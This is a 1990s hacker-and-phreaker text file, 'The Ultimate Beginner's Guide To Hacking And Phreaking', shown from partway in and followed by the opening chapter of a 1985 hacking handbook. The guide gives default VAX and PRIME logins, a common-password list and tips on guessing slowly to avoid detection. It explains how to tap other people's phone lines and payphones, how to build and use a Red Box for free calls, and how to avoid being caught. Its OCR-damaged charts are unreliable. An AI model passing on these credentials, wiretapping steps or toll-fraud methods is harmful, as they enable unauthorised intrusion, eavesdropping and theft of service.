bob:123456,C.a4:6348:45:Bob Wilson:/home/dir/bob:/bin/bob

The characters in the password aging data stand for the following:

Maximum number of weeks a password can be used without changing.
 Minimum number of weeks a password must be used before being changed.
 Last time password was changed, in number of weeks since 1970.

The password aging data can be decoded using the chart below:

Character:

Number:

/	1
0	2
1	3
2	4
2	
3	5
4	б
5	7
б	8
7	9
8	10
9	11
A	12
	13
B	14
C	14
D	15
E	16
F	17
G	18
H	19
I	20
J	21
K	22
	22
L	23
M	24
N	25
0	26
P	27
Q	28
R	29
S	30
Т	31
U	32
V	33
	24
W	34
X	35
Y	36
Z	37
a	38
b	39
С	40
d	41
e	42
f	43
	44
g þ	45
h	
i	46
j	47
k	48
1	49
m	50
n	51
0	52
p	53
	54
q	
r	55
S	56
t	57
u	58
v	59
W	60

Х	61
У	62
Z	63

Now, explore the system freely, be careful, and have fun!

Password:

K. Basic VAX/VMS hacking

Username:

The VAX system runs the VMS (Virtual Memory System) operating system. You know that you have a VAX system when you get a "username" prompt. Type in capital letters, this seems to be standard on VAX's. Type "HELP" and it gives you all of the help that you could possibly want. Here are the default usernames and passwords for VAX's:

SYSTEM	OPERATOR
SYSTEM	MANAGER
SYSTEM	SYSTEM
SYSTEM	SYSLIB
OPERATOR	OPERATOR
SYSTEST	UETP
SYSTEST	SYSTEST
SYSTEST	TEST
SYSMAINT	SYSMAINT
SYSMAINT	SERVICE
SYSMAINT	DIGITAL
FIELD	FIELD
FIELD	SERVICE
GUEST	GUEST
GUEST	unpassworded
DEMO	DEMO
DEMO	unpassworded
TEST	TEST
DECNET	DECNET

Here are some of the VAX/VMS commands:

Command:

Function:

HELP (H)
TYPE (T)
RENAME (REN)
PURGE (PU)
PRINT (PR)
DIRECTORY (DIR)
DIFFERENCES (DIF)
CREATE (CR)
DELETE (DEL)
COPY (COP)
CONTINUE (C)

Gives help and list of commands. View contents of a file. Change name of a file. Deletes old versions of a file. Prints a file. Shows list of files. Shows differences between files. Creates a file. Deletes a file. Copy a file to another. Continues session. The password file on VAX's are available when you type in the command:

## SYS\$SYSTEM:SYSUAF.DAT

The password file on most VAX's are usually not available to normal system users, but try it anyway. If the default logins don't work, use the same means of finding one as stated in Section J.

Be VERY careful when hacking VAX's becuase they record every bad login attempt. They are sometimes considered one of the most secure systems. Because of this, I advise not to try hacking these until you are more advanced.

But, when you are an advanced hacker, or if you are already an advanced hacker, I advise that you try a few passwords at a time and then wait and try a few more the next day and so on, because when the real user logs on it displays all of the bad login attempts.

#### L. Basic PRIME hacking

TT a a sere a maa t

PRIME computer systems greet you with "Primecon 18.23.05", or something like it, when you connect. You should type in capital letters on this system, too. Once you connect, it will usually just sit there. If this happens, type "LOGIN <USERNAME>". It should then ask you for your username and password. The default usernames and passwords are listed below:

Deeers

Username:	Password:
PRIME	PRIME
PRIME	PRIMOS
PRIMOS	PRIMOS
PRIMOS	PRIME
PRIMOS_CS	PRIME
PRIMOS_CS	PRIMOS
PRIMENET	PRIMENET
SYSTEM	SYSTEM
SYSTEM	PRIME
SYSTEM	PRIMOS
NETLINK	NETLINK
TEST	TEST
GUEST	GUEST
GUEST1	GUEST

When you are inside the system, type "NETLINK" and it ahould give you alot of help. This system uses NUA's, too. I might print these in the next volume.

# M. Password List

The password list was taken from A Novice's Guide To Hacking, by The Legion Of Doom, and from some of my own discoveries. Here is the list of commonly used passwords:

Password:

aaa academia ada adrian aerobics airplane albany albatross albert alex alexander algebra alias alisa alpha alphabet ama amy analog anchor andy andrea animal answer anything arrow arthur ass asshole athena atmosphere bacchus badass bailey banana bandit banks bass batman beautiful beauty beaver daniel danny dave deb debbie deborah december desire desperate develop diet digital discovery disney dog drought duncan easy eatme edges edwin

egghead eileen einstein elephant elizabeth ellen emerald engine engineer enterprise enzyme euclid evelyn extension fairway felicia fender finite format god hello idiot jester john johnny joseph joshua judith juggle julia kathleen kermit kernel knight lambda larry lazarus lee leroy lewis light lisa louis love lynne mac macintosh mack maggot magic malcolm mark markus martin marty marvin matt master maurice maximum

merlin mets michael michelle mike minimum nicki nicole rascal really rebecca remote rick reagan robot robotics rolex ronald rose rosebud rosemary roses ruben rules ruth sal saxon scheme scott secret sensor serenity sex shark sharon shit shiva shuttle simon simple singer single singing smile smooch smother snatch snoopy soap socrates spit spring subway success summer super support surfer suzanne tangerine

tape target taylor telephone temptation tiger tigger toggle tomato toyota trivial unhappy unicorn unknown urchin utility vicki virgin virginia warren water weenie whatnot whitney will william winston willie wizard wonbat yosemite zap

N. Connecting modems to different phone lines

Ok, if you are really paranoid (or smart) and you don't want to hack from your house for fear of getting caught, you can hook up your modem to other peoples phone lines or to payphones.

If you want to hook your modem to a payphone, do it late at night and at a very secluded payphone. Look along either side of the phone. You should see a small metal tube (which contains the telephone wires) running along the wall. Somewhere along the tube it should widen out into a small box. Pop off the boxes lid and there is a nice little phone jack for ya'. Taking off the lid may be difficult because they are usually pretty secure, but nothing is impossible, so keep trying. Of course, you can only do this with a lap-top computer.

Now, if you want to hook up the modem to someone's house or appartment phone line, you need to get a pair of red and green alligator clips, and an extra modem cord for your lap-top.

After you get those parts, cut the plastic end off of your modem cord and you will see a red wire, a green wire, and two other wires, but you can ignore those. Attach the red alligator clip to the red wire, and attach the green alligator clip to the green wire and you're all set. Now all you need to do is go find a telephone pole or one of those small green boxes that stick out of the ground.(They should have a Bell Systems logo on them.)

On a telephone pole open the little box that has a bunch of wires going to and from it. On the right side of the box you should see what look like two large screws.(These are called "terminals".) One should have a red wire wrapped around it and the other should have a green wire wrapped around it. Attach the red alligator clip the the red wire and the green alligator clip to the green wire, and you're all set. This should get you a dial tone. If it doesn't, make sure that the alligator clips are not touching each other, and that the alligator clips are attached to the exposed end of the wire.

Now, on those green boxes you need to undo all of the screws and shit holding the lid on, and open it up. Then you should find basically the same setup as in the telephone pole. Attach the appropriate wires to the appropriate terminals and you are all set.

This process can also be used to hook up a Beige Box (Lineman's Handset.) when phreaking.

O. Viruses, Trojans, and Worms

Just in case some of you are interested, here are the definitions for Viruses, Trojans, and Worms. These definitions were taken from the alt.2600 hack faq.

## Trojan:

"Remember the Trojan Horse? Bad guys hid inside it until they could get into the city to do their evil deed. A Trojan computer program is similiar. It is a program which does an unauthorized function, hidden inside an authorized program. It does something other than it claims to do, usually something malicious (although not necessarily!), and it is intended by the author to do whatever it does. If it is not intentional, it is called a bug or, in some cases, a feature :) Some Virus scanning programs detect some Trojans. Some scanning programs don't detect any Trojans. No Virus scanners detect all Trojans."

## Virus:

"A Virus is an independent program which reproduces itself. It may attach itself to other programs, it may create copies of itself (as in companion Viruses). It may damage or corrupt data, change data, or degrade the performance of your system by utilizing resources such as memory or disk space. Some Viruse scanners detect some Viruses. No Virus scanners detect all Viruses. No Virus scanner can protect against any and all Viruses, known and unknown, now and forevermore."

# Worm:

"Made famous by Robert Morris, Jr., Worms are programs which reproduce by copying themselves over and over, system to system, using up resources and sometimes slowing down the system. They are self contained and use the networks to spread, in much the same way that Viruses use files to spread. Some people say the solution to Viruses and worms is to just not have any files or networks. They are probably correct. We could include computers."

# II. PHREAKING

## A. What is phreaking

Phreaking is basically hacking with a telephone. Using different "boxes" and "tricks" to manipulate the phone companies and their phones, you gain many

things, two of which are: knowledge about telephones and how they work, and free local and long distance phone calls. In the following sections, you will learn some about boxes, what they are, and how they work. You will also learn about the other forms of phreaking.

B. Why phreak?

Phreaking, like hacking, is used to gather information about telephones, telephone companies, and how they work. There are other benefits as well. As stated above, you also get free phone calls. But, these are used mainly to gather more information about the phones, and to allow us free access to all information.

C. Phreaking rules

Most of the same rules apply for hacking and phreaking, so I will only list a few here.

Never box over your home phone line.
 You should never talk about phreaking projects over your home phone line.
 Never use your real name when phreaking.
 Be careful who you tell about your phreaking projects.
 Never leave phreaking materials out in the open. Keep them in a safe place.
 Don't get caught.

D. Where and how to start phreaking

Well, you can phreak on any telephone, but as stated above, it is very stupid to do so on your home phone line.

First you need you need to construct the boxes needed for what you want to do. All of the boxes and their descriptions are listed in the next section. Most of the boxes are very easy to make, but if your not into making shit, there are usually alternative ways of making them.

E. Boxes and what they do

Box:	Description:
Red Box	generates tones for free phone calls
Black Box	when called, caller pays nothing
Beige Box	lineman's handset
Green Box	generates coin return tones
Cheese Box	turns your phone into a payphone

Acrylic Box	steal 3-way calling and other services
Aqua Box	stops F.B.I. lock-in-trace
Blast Box	phone microphone amplifier
Blotto Box	shorts out all phones in your area
Blue Box	generates 2600hz tone
Brown Box	creates party line
Bud Box	tap neighbors phone
Chatreuse Box phone	use electricity from
Chrome Box signals	manipulates traffic
Clear Box	free calls
Color Box recorder	phone conversation
Copper Box interference	causes crosstalk
Crimson Box	hold button
Dark Box	re-route calls
Dayglo Box	connect to neighbors phone line
Divertor Box	re-route calls
DLOC Box	create party line
Gold Box	dialout router
Infinity Box tap	remote activated phone
Jack Box	touch-tone key pad
Light Box	in-use light
Lunch Box	AM transmitter
Magenta Box another	connect remote phone line to
Mauve Box the line	phone tap without cutting into
Neon Box	external microphone
Noise Box	creates line noise
Olive Box	external ringer

Party Box	creates party line
Pearl Box	tone generator
Pink Box	creates party line
Purple Box	hold button
Rainbow Box	kill trace
Razz Box	tap neighbors phone
Rock Box	add music to phone line
Scarlet Box	causes interference
Silver Box D	create DTMF tones for A,B,C, and
Static Box line	raises voltage on phone
Switch Box	add services
Tan Box recorder	phone conversation
TV Cable Box	see sound waves on TV
Urine Box headset	create disturbance on phone
Violet Box up	stop payphone from hanging
White Box	DTMF key pad
Yellow Box	add line extension

F. Box Plans

The Red Box is the main tool that you will use so I have included the Red Box plans. The other box plans can be downloaded from the Internet.

Red Box:

There are two ways that you can make a Red Box:

One is to go to Radio Shack and buy a tone dialer and a 6.5536Mhz crystal.(If Radio Shack doesn't have the crystal, you can order them from the electronics companies that I have listed at the end of this section.) Open up the tone dialer and replace the existing crystal (big, shiny, metal thing labeled "3.579545Mhz") with the 6.5536Mhz crystal. Now, close it up. You have a red box.

To use it for long distance calls play the tones that add up to the amount of money that the operator requests. For a 25 cents tone press 5 \*'s. For a 10 cents tone press 3 \*'s. For a 5 cents tone press 1 \*.

And, the second way, which is a much easier method, is to get the Red Box tones from a phreaking program, such as: Omnibox, or Fear's Phreaker Tools. Play the tones as you hold a microcassette recorder about 1-inch away from your computer speakers, and record the tones.

The Red Box only works on public telephones, it does not work on COCOT's.(Defined in next section.) It makes the telephone think that you have put money in. Red Boxes do not work on local calls because the phone is not using ACTS (Automated Coin Toll System), unless you call the operator and have her place the call for you. You tell her the number that you want to dial and then when she asks you to put in your money, play the tones. If she asks you why you need her to place the call tell her that one of the buttons is smashed in or something like that. You now have and know how to use a Red Box!

Electronics Companies:

Alltronics 2300 Zanker Road San Jose, CA 95131 (408)943-9774 -Voice-(408)943-9776 -Fax-

Blue Saguaro P.O. Box 37061 Tucson, AZ 85740

Mouser (800)346-6873

Unicorn Electronics 10000 Canoga Ave. Unit C-2 Chatsworth, CA 91311 1-800-824-3432

G. Free calling from COCOT's

First of all, COCOT stands for "Customer Owned Customer Operated Telephone". These are most likely to be found at resteraunts, amusement parks, etc.

All you have to do to make a free call from a COCOT is dial a 1-800 number (they let you do this for free), say some bullshit and get them to hang up on you. Stay on the line after they hang up, then dial the number that you want to call.

This may not work by the time you read this because COCOT owners are becoming more aware of us every day.

H. ANAC numbers

ANAC stands for "Automated Number Announcment Circuit". In other words, you call the ANAC number in your area and it tells you the number that you are calling from. This is useful when Beige Boxing, or hooking your modem up to other phone lines, to find out what number you are using. The "?" are substituted for unknown numbers. Do some scanning to find them out. Here are the ANAC numbers for the U.S.A. with their area code, and the only one I knew of in the U.K.:

U.S.A.:

Area Code:	ANAC Number:
201	958
202	811
203	970
205	300-222-2222
	300-222-2222
205	
205	300-648-1111
205	300-765-4321
205	300-798-1111
205	300-833-3333
205	557-2311
205	811
205	841-1111
205	908-222-2222
206	411
207	958
209	830-2121
209	211-9779
210	830
212	958
213	114
213	1223
213	211-2345
213	211-2345
213	760-2???
213	61056
214	570
214	790
214	970-222-2222
214	970-611-1111
215	410-????
215	511
215	958
216	200-????
216	331
216	959-9968
217	200-???-????
219	550
219	559
301	958-9968
310	114
310	1223
310	211-2345
310	211-2346
312	200
312	290
312	1-200-8825
312	1-200-555-1212
313	200-200-2002
313	200-222-2222
313	200-???-????
313	200200200200200
314	410-????
315	953
315	958
315	998
317	310-222-2222
317	559-222-2222

317	743-1218
334	5572411
334	5572311
401	200-200-4444
401	222-2222
402	311
404	311
404	940-???-????
404	940
405	890-777777
405	897
407	200-222-2222
408	300-???-????
408	760
408	940
409	951
409	970-????
410	200-6969
410	200-555-1212
410	811
412	711-6633
412	711-4411
412	999-????
413	958
413	200-555-5555
414	330-2234
415	200-555-1212
415	211-2111
415	2222
415	640
415	760-2878
415	7600-2222
419	311
502	200-2222222
502	997-555-1212
503	611
503	999
504	99882233
504	201-269-1111
504	998
504	99851-0000000000
508	958
508	200-222-1234
508	200-222-2222
508	26011
509	560
510	760-1111
512	830
512	970-????
515	5463
515	811
516	958
516	968
517	200-222-2222
517	200200200200200
518	511
518	997
518	998
603	200-222-2222
606	997-555-1212

606	711
607	993
609	958
610	958
610	958-4100
612	511
614	200
614	517
615	200200200200200
615	2002222222
615	830
616	200-222-2222
617	200-222-1234
617	200-222-2222
617	200-444-4444
617	220-2622
617	958
618	200-???-????
618	930
619	211-2001
619	211-2121
703	811
704	311
707	211-2222
708	1-200-555-1212
708	1-200-8825
708	200-6153
708	724-9951
708	356-9646
713	380
713	970-????
713	811
714	114
714	211-2121
714	211-2222
716	511
	-
716	990
717	958
718	958
802	2-222-222-2222
802	200-222-2222
802	1-700-222-2222
802	111-2222
805	114
805	211-2345
805	211-2346
805	830
806	970-????
810	200200200200200
812	410-555-1212
813	311
815	200-???-????
817	290
817	211
818	970-611-1111
818	1223
818	211-2345
903	211-2346
904	970-611-1111
906	200-222-222

907       812         908       958         910       200         910       312         910       988         914       990         915       970	B D L D-1111 D-???? L-2222 L D	
175		
III. REFERENCE A. Hacking and phreaking WWW. sites		
Here is a list of some World Wide Web sites that contain hacking, phreaking, computer, virus, carding, security, etc. material: Site Address:		
<pre>http://www.outerlimits.net/lordsome/index.html (Hacker's Layer) http://web2.airmail.net/km/hfiles/free.htm (Hacker's Layer) http://resudox.net/bio/novell.html http://www.louisville.edu/wrbake01/hack2.html http://www.intersurf.com/~materva/files.html http://hightop.nrl.navy.mil/rainbow.html http://hightop.nrl.navy.mil/rainbow.html http://www.spatz.com/pecos/index.html http://pages.prodigy.com/FL/dtg294a/files2.html http://www.2600.com (alt.2600) http://att.net/dir800 http://att.net/dir800 http://iatt.net/dir800 http://iatc.net/dir800 http://lopht.com (lopht) http://lopht.com/~oblivion/IIRG.html http://lopht.com/~oblivion/IIRG.html http://www.alw.nih.gov/WWW/security.html http://www.alw.nih.gov/wWW/security.html http://www.cs.tufts.ed/~cable/cypher/alerts/alerts.html http://www.etext.org/Zines http://www.inderect.com/www/johnk/ http://www.mgmaa.com/akers/index.html http://www.paranoia.com/attreat http://www.efaq.html http://www.umcc.umich.edu/~doug/virus-faq.html http://www.wired.com</pre>		

B. Good hacking and phreaking text files

All of these files are available by download from the Internet.

File Name:

A Novice's Guide To Hacking Alt.2600 Hack Faq The Hacker's Handbook The Official Phreaker's Manual Rainbow Books (Listed in Section D.) The Hacker Crackdown Computer Hackers: Rebels With A Cause The Legion Of Doom Technical Journals The Ultimate Beginner's Guide To Hacking And Phreaking (Of course!)

C. Hacking and phreaking Newsgroups

alt.2600 alt.2600.hope.tech alt.cellular alt.cellular-phone-tech alt.comp.virus alt.cracks alt.cyberpunk alt.cyberspace alt.dcom.telecom alt.fan.lewiz alt.hackers alt.hackintosh alt.hackers.malicious alt.security

D. Rainbow Books

The Rainbow Books are a series of government evaluations on various things related to computer system security. You can get all of the existing Rainbow Books free and if you ask to be put on their mailing list you will get each new one as it comes out. Just write to the address or call the number below:

Infosec Awareness Division ATTN: x711/IAOC Fort George G. Meade, MD 20755-6000

# Here is the list of all the Rainbow Books and their descriptions:

Color:	Description:
Orange 1	D.O.D. Trusted Computer Systems
Green	D.O.D. Password Management
Yellow	Computer Security Requirements
Yellow 2	Computer Security Requirements
Tan	Understanding Audit In Trusted Systems
Bright Blue	Trusted Product Evaluation
Neon Orange	Understanding Discretionary Access
Teal Green	Glossary Of Computer Terms
Orange 2	Understanding Configurations
Red	Interpretation Of Evaluation
Burgundy	Understanding Design Documentation
Dark Lavender	Understanding Trusted Distrobution
Venice Blue	Computer Security Sub-Systems
Aqua	Understanding Security Modeling
Dark Red	Interpretations Of Environments
Pink	Rating Maintenence Phase
Purple	Formal Verification Systems
Brown	Understanding Trusted Facilities
Yellow-Green	Writing Trusted Facility Manuals
Light Blue Authentication In	Understanding Identification And Trusted Systems
Blue	Product Evaluation Questionaire
Gray	Selecting Access Control List
Lavander	Data Base Management Interpretation
Yellow 3	Understanding Trusted Recovery
Bright Orange	Understanding Security Testing

Purple 1	Guide To System Procurement
Purple 2	Guide To System Procurement
Purple 3	Guide To System Procurement
Purple 4	Guide To System Procurement
Green	Understanding Data Remanence
Hot Peach	Writing Security Features
Turquiose	Understanding Information Security
Violet	Controlled Access Protection
Light Pink	Understanding Covert Channels

E. Cool hacking and phreaking magazines

Phrack Magazine

2600 Magazine

Tap Magazine

Phantasy Magazine

F. Hacking and phreaking movies

Movie:

# Hackers

War Games

G. Hacking and phreaking Gopher sites

Address:

ba.com csrc.ncsl.nist.gov gopher.acm.org gopher.cpsr.org gopher.cs.uwm gopher.eff.org oss.net spy.org wiretap.spies.com

H. Hacking and phreaking Ftp sites

Address:

2600.com agl.gatech.edu/pub asylum.sf.ca.us clark.net/pub/jcase ftp.armory.com/pub/user/kmartind ftp.armory.com/pub/user/swallow ftp.fc.net/pub/defcon/BBEEP ftp.fc.net/pub/phrack ftp.giga.or.at/pub/hacker ftp.lava.net/users/oracle ftp.microserve.net/ppp-pop/strata/mac ftp.near.net/security/archives/phrack ftp.netcom.com/pub/br/bradelym ftp.netcom.com/pub/daemon9 ftp.netcom.com/pub/zz/zzyzx ftp.primenet.com/users/k/kludge

I. Hacking and phreaking BBS's

 $\ensuremath{\mathsf{BBS's}}$  are Bulletin Board Systems on which hackers and phreakers can post messages to each other.

Here is a list of some BBS's that I know of. If you know of any other BBS's, please E-Mail me via the A.S.H. E-Mail address. Also, Please note that some of these may be old and not running.

Area Code:	Phone Number:	Name:
203	832-8441	Rune Stone
210	493-9975	The Truth Sayer's Domain
303	343-4053	Hacker's Haven
315	656-5135	Independent Nation
315	656-5135	UtOPiA 617
	855-2923	Maas-Neotek
708	676-9855	Apocalypse 2000
713	579-2276	KOde AbOde
806	747-0802	Static Line
908	526-4384	Area 51
502	499-8933	Blitzkrieg
510	935-5845	Screaming Electron
408	747-0778	The Shrine
708	459-7267	The Hell Pit
415	345-2134	Castle Brass
415	697-1320	7 Gates Of Hell

J. Cool hackers and phreakers

Yes there are many, many, cool hackers and phreakers out there, but these are some that helped me to get this file out on the Internet. I did not list a few people because I only knew their real name, and I don't want to use their real name without their permission. Handle:

Silicon Toad

Logik Bomb/Net Assasin

oleBuzzard

Lord Somer

Weezel

Thanks for your help guys.

K. Hacker's Manifesto

"This is our world now...the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt cheep if it wasn't run by profiteering gluttons, and you call us criminals. We explore...and you call us criminals. We exist without skin color, without nationality, without religious bias...and you call us criminals. You build atomic bombs, wage wars, murder, cheat, and lie to us and try to make us believe it is for our own good, yet we're the criminals. Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker and this is my manifesto. You may stop this individual, but you can't stop us all...after all, we're all alike."

+++The Mentor+++

K. Happy hacking!

Be careful and have fun. Remember to keep your eye out for the next volume of The Ultimate Beginner's Guide To Hacking And Phreaking and the Legion Of the Apocalypse W.W.W. page. Oh, and keep looking for our on-line magazine, too, it should be coming out soon. Well, I hope you enjoyed the file and found it informative. I also hope that I helped get you started in hacking and phreaking. "The Revelation is here." \*-Revelation-\* LOA--ASH EOF

THE HACKER'S HANDBOOK

Copyright (c) Hugo Cornwall

All rights reserved

First published in Great Britain in 1985 by Century Communications Ltd Portland House, 12-13 Greek Street, London W1V 5LE.

Reprinted 1985 (four times)

ISBN 0 7126 0650 5

Printed and bound in Great Britain by Billing & Sons Limited, Worcester.

#### CONTENTS

I	ntroductio	on	vii
1 5	First Pri	inciples	
2	Computer-	-to-computer communications	10
3	Hackers'	Equipment	17
4	Targets:	What you can find on mainframes	32
5	Hackers'	Intelligence	44
6	Hackers'	Techniques	66
7	Networks		77
8	Viewdata	systems	94

9 Radio computer data	106
10 Hacking: the future	115
APPENDICES	
I troubleshooting	119
II Glossary	124
III CCITT and related standards	136
IV Standard computer alphabets	137
V Modems	144
VI Radio Spectrum	146
VII Port-finder flow chart	150

#### INTRODUCTION

The word 'hacker' is used in two different but associated ways: for some, a hacker is merely a computer enthusiast of any kind, who loves working with the beasties for their own sake, as opposed to operating them in order to enrich a company or research project --or to play games.

This book uses the word in a more restricted sense: hacking is a recreational and educational sport. It consists of attempting to make unauthorised entry into computers and to explore what is there. The sport's aims and purposes have been widely misunderstood; most hackers are not interested in perpetrating massive frauds, modifying their personal banking, taxation and employee records, or inducing one world super-power into inadvertently commencing Armageddon in the mistaken belief that another super-power is about to attack it. Every hacker I have ever come across has been quite clear about where the fun lies: it is in developing an understanding of a system and finally producing the skills and tools to defeat it. In the vast majority of cases, the process of 'getting in' is much more satisfying than what is discovered in the protected computer files.

In this respect, the hacker is the direct descendant of the phone

phreaks of fifteen years ago. Phone phreaking became interesting as intra-nation and international subscriber trunk dialling was introduced, but when the London-based phreak finally chained his way through to Hawaii, he usually had no one there to speak to except the local weather service or American Express office, to confirm that the desired target had indeed been hit. One of the earliest of the present generation of hackers, Susan Headley, only 17 when she began her exploits in California in 1977, chose as her target the local phone company and, with the information extracted from her hacks, ran all over the telephone network. She 'retired' four years later, when friends started developing schemes to shut down part of the phone system.

There is also a strong affinity with program copy-protection crunchers. Most commercial software for micros is sold in a form to prevent obvious casual copying, say by loading a cassette, cartridge or disk into memory and then executing a 'save' on to a blank cassette or disk. Copy-protection devices vary greatly in their methodology and sophistication and there are those who, without any commercial motive, enjoy nothing so much as defeating them. Every computer buff has met at least one cruncher with a vast store of commercial programs, all of which have somehow had the protection removed--and perhaps the main title subtly altered to show the cruncher's technical skills--but which are then never actually used at all.

Perhaps I should tell you what you can reasonably expect from this handbook. Hacking is an activity like few others: it is semi-legal, seldom encouraged, and in its full extent so vast that no individual or group, short of an organisation like GCHQ or NSA, could hope to grasp a fraction of the possibilities. So this is not one of those books with titles like Games Programming with the 6502 where, if the book is any good and if you are any good, you will emerge with some mastery of the subject-matter. The aim of this book is merely to give you some grasp of methodology, help you develop the appropriate attitudes and skills, provide essential background and some referencing material--and point you in the right directions for more knowledge. Up to a point, each chapter may be read by itself; I have compiled extensive appendices, containing material which will be of use long after the main body of the text has been absorbed.

It is one of the characteristics of hacking anecdotes, like those relating to espionage exploits, that almost no one closely involved has much stake in the truth; victims want to describe damage as minimal, and perpetrators like to paint themselves as heroes while carefully disguising sources and methods. In addition, journalists who cover such stories are not always sufficiently competent to write accurately, or even to know when they are being hoodwink- ed. (A note for journalists: any hacker who offers to break into a system on demand is conning you--the most you can expect is a repeat performance for your benefit of what a hacker has previously succeeded in doing. Getting to the 'front page' of a service or network need not imply that everything within that service can be accessed. Being able to retrieve confidential information, perhaps credit ratings, does not mean that the hacker would also be able to alter that data. Remember the first rule of good reporting: be sceptical.) So far as possible, I have tried to verify each story that appears in these pages, but hackers work in isolated groups and my sources on some of the important hacks of recent years are more remote than I would have liked. In these

cases, my accounts are of events and methods which, in all the circumstances, I believe are true. I welcome notes of correction.

Experienced hackers may identify one or two curious gaps in the

range of coverage, or less than full explanations; you can chose any combination of the following explanations without causing me any worry: first, I may be ignorant and incompetent; second, much of the fun of hacking is making your own discoveries and I wouldn't want to spoil that; third, maybe there are a few areas which are really best left alone.

Nearly all of the material is applicable to readers in all countries; however, the author is British and so are most of his experiences.

The pleasures of hacking are possible at almost any level of computer competence beyond rank beginner and with quite minimal equipment. It is quite difficult to describe the joy of using the world's cheapest micro, some clever firmware, a home-brew acoustic coupler and find that, courtesy of a friendly remote PDP11/70, you can be playing with Unix, the fashionable multitasking operating system.

The assumptions I have made about you as a reader are that you own a modest personal computer, a modem and some communications software which you know, roughly, how to use. (If you are not confident yet, practise logging on to a few hobbyist bulletin boards.) For more advanced hacking, better equipment helps; but, just as very tasty photographs can be taken with snap-shot cameras, the computer equivalent of a Hasselblad with a trolley- load of accessories is not essential.

Since you may at this point be suspicious that I have vast technical resources at my disposal, let me describe the kit that has been used for most of my network adventures. At the centre is a battered old Apple II+, its lid off most of the time to draw away the heat from the many boards cramming the expansion slots. I use an industry standard dot matrix printer, famous equally for the variety

of type founts possible, and for the paper-handling path, which regularly skews off. I have two large boxes crammed full of software, as I collect comms software in particular like a deranged philatelist, but I use one package almost exclusively. As for modems--well, at this point the set-up does become unconventional; by the phone point are jack sockets for BT 95A, BT 96A, BT 600 and a North American modular jack. I have two acoustic couplers, devices for plunging telephone handsets into so that the computer can talk down the line, at operating speeds of 300/300 and 75/1200. I also have three heavy, mushroom coloured 'shoe-boxes', representing modem technology of 4 or 5 years ago and operating at various speeds and combinations of duplex/half- duplex. Whereas the acoustic coupler connects my computer to the line by audio, the modem links up at the electrical level and is more accurate and free from error. I have access to other equipment in my work and through friends, but this is what I use most of the time.

Behind me is my other important bit of kit: a filing cabinet. Hacking is not an activity confined to sitting at keyboards and watching screens. All good hackers retain formidable collections of articles, promotional material and documentation; read on, and you will see why.

Finally, to those who would argue that a hacker's handbook must be giving guidance to potential criminals, I have two things to say: First, few people object to the sports of clay-pigeon shooting or archery, although rifles, pistols and crossbows have no 'real' purpose other than to kill things--and hackers have their own code of responsibility, too. Second, real hacking is not as it is shown in the movies and on tv, a situation which the publication of this book may do something to correct. The sport of hacking itself may involve breach of aspects of the law, notably theft of electricity, theft of computer time and unlicensed usage of copyright material; every hacker must decide individually each instance as it arises. Various people helped me on various aspects of this book; they must all remain unnamed--they know who they are and that they have my thanks. CHAPTER 1

#### First Principles

The first hack I ever did was executed at an exhibition stand run by BT's then rather new Prestel service. Earlier, in an adjacent conference hall, an enthusiastic speaker had demonstrated viewdata's potential world-wide spread by logging on to Viditel, the infant Dutch service. He had had, as so often happens in the these circumstances, difficulty in logging on first time. He was using one of those sets that displays auto-dialled telephone numbers; that was how I found the number to call. By the time he had finished his third unsuccessful log-on attempt I (and presumably several others) had all the pass numbers. While the BT staff were busy with other visitors to their stand, I picked out for myself a relatively neglected viewdata set. I knew that it was possible to by-pass the auto-dialler with its pre-programmed phone numbers in this particular model, simply by picking up the the phone adjacent to it, dialling my preferred number, waiting for the whistle, and then hitting the keyboard button labelled 'viewdata'. I dialled Holland, performed my little by-pass trick and watched Viditel write itself on the screen. The pass numbers were accepted first time and, courtesy of...no, I'll spare them embarrassment... I had only lack of fluency in Dutch to restrain my explorations. Fortunately, the first BT executive to spot what I had done was amused as well.

Most hackers seem to have started in a similar way. Essentially you rely on the foolishness and inadequate sense of security of computer salesmen, operators, programmers and designers. In the introduction to this book I described hacking as a sport; and like most sports, it is both relatively pointless and filled with rules, written or otherwise, which have to be obeyed if there is to be any meaningfulness to it. Just as rugby football is not only about forcing a ball down one end of a field, so hacking is not just about using any means to secure access to a computer.

On this basis, opening private correspondence to secure a password on a public access service like Prestel and then running around the system building up someone's bill, is not what hackers call hacking. The critical element must be the use of skill in some shape or form.

Hacking is not a new pursuit. It started in the early 1960s when the first "serious" time-share computers began to appear at university sites. Very early on, 'unofficial' areas of the memory started to appear, first as mere notice boards and scratch pads for private programming experiments, then, as locations for games. (Where, and how do you think the early Space Invaders, Lunar Landers and Adventure Games were created?) Perhaps tech-hacking-- the mischievous manipulation of technology--goes back even further. One of the old favourites of US campus life was to rewire the control panels of elevators (lifts) in high-rise buildings, so that a request for the third floor resulted in the occupants being whizzed to the twenty-third.

Towards the end of the 60s, when the first experimental networks arrived on the scene (particularly when the legendary ARPAnet--Advanced Research Projects Agency network-- opened up), the computer hackers skipped out of their own local computers, along the packet-switched high grade communications lines, and into the other machines on the net. But all these hackers were privileged individuals. They were at a university or research resource, and they were able to borrow terminals to work with. What has changed now, of course, is the wide availability of home computers and the modems to go with them, the growth of public-access networking of computers, and the enormous quantity and variety of computers that can be accessed.

Hackers vary considerably in their native computer skills; a basic knowledge of how data is held on computers and can be transferred from one to another is essential. Determination, alertness, opportunism, the ability to analyse and synthesise, the collection of relevant helpful data and luck--the pre-requisites of any intelligence officer--are all equally important. If you can write quick effective programs in either a high level language or machine code, well, it helps. A knowledge of on-line query procedures is helpful, and the ability to work in one or more popular mainframe and mini operating systems could put you in the big league.

The materials and information you need to hack are all around you--only they are seldom marked as such. Remember that a large proportion of what is passed off as 'secret intelligence' is openly available, if only you know where to look and how to appreciate what you find. At one time or another, hacking will test everything you know about computers and communications. You will discover your abilities increase in fits and starts, and you must be prepared for long periods when nothing new appears to happen.

